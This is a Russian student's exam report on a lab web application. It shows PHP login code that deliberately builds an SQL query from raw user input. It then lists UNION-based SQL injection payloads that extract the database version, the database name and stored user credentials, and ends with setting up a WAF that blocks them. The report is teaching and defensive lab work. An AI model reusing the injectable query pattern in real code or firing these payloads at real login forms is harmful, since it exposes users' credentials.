МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное учреждение высшего образования
«Дальневосточный федеральный университет»
(ДВФУ)

ИНСТИТУТ МАТЕМАТИКИ И КОМПЬЮТЕРНЫХ ТЕХНОЛОГИЙ (ШКОЛА)

Департамент математического и компьютерного моделирования

ОТЧЕТ

к экзамену

Направление подготовки
«Администрирование и безопасность компьютерных систем»

Выполнил студент гр.
Б9121-01.03.02сп (2)
Яшин В.С. _____
Ф.И.О. *подпись*
« 4 » июля 2024 г.

г. Владивосток

2024

Содержание

1. web

Все задания выполнены: страницы написаны, куки реализованы, доступ проверяется, докер заряжен.

2. Демо страниц



Рис. 1: demo1



Рис. 2: demo2



Рис. 3: demo3



Рис. 4: demo4

3. SQLi

Поскольку вывод с SQLi просто так не увидеть со страницы авторизации, для демонстрации сделаем вывод таблицы для случая, когда прошла SQLi:

```php
    $sql = "select * from users where pass='$password' and username='$login'";
    $result = mysqli_query($link, $sql);
    if (mysqli_num_rows($result) == 1) {
        setcookie("User", $login, time() + 7200,"/");
        header("Location: profile.php");
    } elseif (mysqli_num_rows($result) == 0) {
        echo "Incorrect user data";
    } else {
        echo "<h2>Query Result:</h2>";
        echo "<table class='table table-bordered'><thead><tr>";
        $fields = mysqli_fetch_fields($result);
        foreach ($fields as $field) {
            echo "<th>" . htmlspecialchars($field->name) . "</th>";
        }
        echo "</tr></thead><tbody>";
        while ($row = mysqli_fetch_assoc($result)) {
            echo "<tr>";
            foreach ($row as $value) {
                echo "<td>" . htmlspecialchars($value) . "</td>";
            }
            echo "</tr>";
        }
        echo "</tbody></table>";
        echo "</div></div></div>";
    }
}
```

Рис. 5: democode

3.1. task 1

Достанем версию бд, для этого в поле логин напишем следующее:

```
1' union select null,null,null,version() union '1','1','1','1
```



Рис. 6: demo5



Рис. 7: demo6

Получили версию бд.

3.2. task 2

Достанем таблицы, для этого в поле логин напишем следующее:

```
1' union select null,null,null,database() union '1','1','1','1
```



Рис. 8: demo7



Рис. 9: demo8

Получили нашу таблицу.

3.3. task 3

Достанем креды пользователей, для этого в поле логин напишем следующее:

```
1' union select * from users union '1','1','1','1
```



Рис. 10: demo9



Рис. 11: demo10

Получили креды.

4. CURL

Зайдем на WAF машину и создадим юзера с помощью curl:

```
curl -X POST 10.1.100.15/registration.php -d "email=curl@curl.test" -d
   "login=curluser" -d "password=curlpass" -d "submit=register"
```

Рис. 12: demo11

Повторим SQLi:



Рис. 13: demo12

curluser на месте.

5. WAF

Подключим к облаку и настроим WAF. И теперь, при попытке провести атаку видим это:



Рис. 14: demo13

Ну и конечно мы увидим это в логах:



Рис. 15: demo14